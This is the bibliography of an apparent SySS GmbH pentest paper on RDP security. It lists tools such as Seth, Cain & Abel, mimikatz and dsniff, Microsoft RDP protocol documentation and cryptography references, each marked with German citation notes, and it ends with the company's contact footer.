[1] Vollmer, A., Github.com: Seth (2017), https://github.com/SySS-Research/Seth (Zitiert auf Seite 2 und 9.)

[2] Montoro M., Cain & Abel (2014), http://www.oxid.it/cain.html (Zitiert auf Seite 1 und 5.)

[3] Wikipedia contributors, Finite group, https://en.wikipedia.org/w/index.php?title=Finite_group&oldid=768290355 (accessed March 8, 2017) (Nicht zitiert.)

[4] Wikipedia contributors, Shor's algorithm (accessed March 8, 2017), https://en.wikipedia.org/w/index.php?title=Shor%27s_algorithm&oldid=767553912 (Nicht zitiert.)

[5] Shor, P. W., Polynomial-Time Algorithms for Prime Factorization and Discrete Logarithms on a Quantum Computer (1995), https://arxiv.org/abs/quant-ph/9508027v2 (Nicht zitiert.)

[6] Microsoft Developer Network, [MS-RDPBCGR]: Non-FIPS (2017), https://msdn.microsoft.com/en-us/library/cc240785.aspx (Nicht zitiert.)

[7] Schneier, B., Why Cryptography Is Harder Than It Looks (1997), https://www.schneier.com/essays/archives/1997/01/why_cryptography_is.html (Nicht zitiert.)

[8] Microsoft Developer Network, [MS-RDPBCGR]: Terminal Services Signing Key (2017), https://msdn.microsoft.com/en-us/library/cc240776.aspx (Zitiert auf Seite 5.)

[9] Microsoft Developer Network, [MS-RDPBCGR]: Encrypting and Decrypting the I/O Data Stream (2017), https://msdn.microsoft.com/en-us/library/cc240787.aspx (Nicht zitiert.)

[10] Microsoft Developer Network, [MS-RDPBCGR]: Server Security Data (TS_UD_SC_SEC1) (2017), https://msdn.microsoft.com/en-us/library/cc240518.aspx (Nicht zitiert.)

[11] Microsoft Developer Network, [MS-RDPBCGR]: Signing a Proprietary Certificate (2017), https://msdn.microsoft.com/en-us/library/cc240778.aspx (Nicht zitiert.)

[12] Microsoft Developer Network, [MS-RDPBCGR]: Client Input Event PDU Data (TS_INPUT_PDU_DATA) (2017), https://msdn.microsoft.com/en-us/library/cc746160.aspx (Nicht zitiert.)

[13] Microsoft Developer Network, [MS-RDPBCGR]: Keyboard Event (TS_KEYBOARD_EVENT) (2017), https://msdn.microsoft.com/en-us/library/cc240584.aspx (Nicht zitiert.)

[14] Brouwer, A., Keyboard Scancodes (2009), https://www.win.tue.nl/~aeb/linux/kbd/scancodes-10.html#ss10.6 (Nicht zitiert.)

[15] Microsoft Developer Network, Microsoft NTLM (2017), https://msdn.microsoft.com/en-us/library/aa378749%28VS.85%29.aspx (Zitiert auf Seite 6.)

[16] Weeks, M., Attacking Windows Fallback Authentication (2015), https://www.root9b.com/sites/default/files/whitepapers/R9B_blog_003_whitepaper_01.pdf (Zitiert auf Seite 7.)

[17] Hashcat, https://hashcat.net/hashcat/ (Zitiert auf Seite 7.)

[18] John The Ripper, http://www.openwall.com/john/ (Zitiert auf Seite 7.)

[19] Microsoft Developer Network, [MS-CSSP]: TSRequest (2017), https://msdn.microsoft.com/en-us/library/cc226780.aspx (Zitiert auf Seite 6.)

[20] Microsoft Technet, Security (2017), https://technet.microsoft.com/en-us/library/cc771869(v=ws.10).aspx (Zitiert auf Seite 10.)

[21] Microsoft Technet, Network Security: Restrict NTLM: NTLM authentication in this domain (2017), https://technet.microsoft.com/en-us/library/jj852241(v=ws.11).aspx (Nicht zitiert.)

[22] Microsoft Technet, Remote Desktop Connection Client (2017), https://technet.microsoft.com/en-us/library/cc753945(v=ws.10).aspx (Zitiert auf Seite 10.)

[23] Vollmer, A., Github.com: clone-cert.sh (2017), https://github.com/SySS-Research/clone-cert (Zitiert auf Seite 9.)

[24] Delpy, B., Github.com: mimikatz (2017), https://github.com/gentilkiwi/mimikatz (Zitiert auf Seite 10.)

[25] Microsoft Technet, Security Bulletin MS12-020 (2012), https://technet.microsoft.com/en-us/library/security/ms12-020.aspx (Nicht zitiert.)

[26] Song, D., monkey.org: dsniff (2000) https://www.monkey.org/~dugsong/dsniff/ (Zitiert auf Seite 8.)

THE PENTEST EXPERTS

SySS GmbH 72072 Tübingen Germany +49 (0)7071 - 40 78 56-0 info@syss.de

WWW.SYSS.DE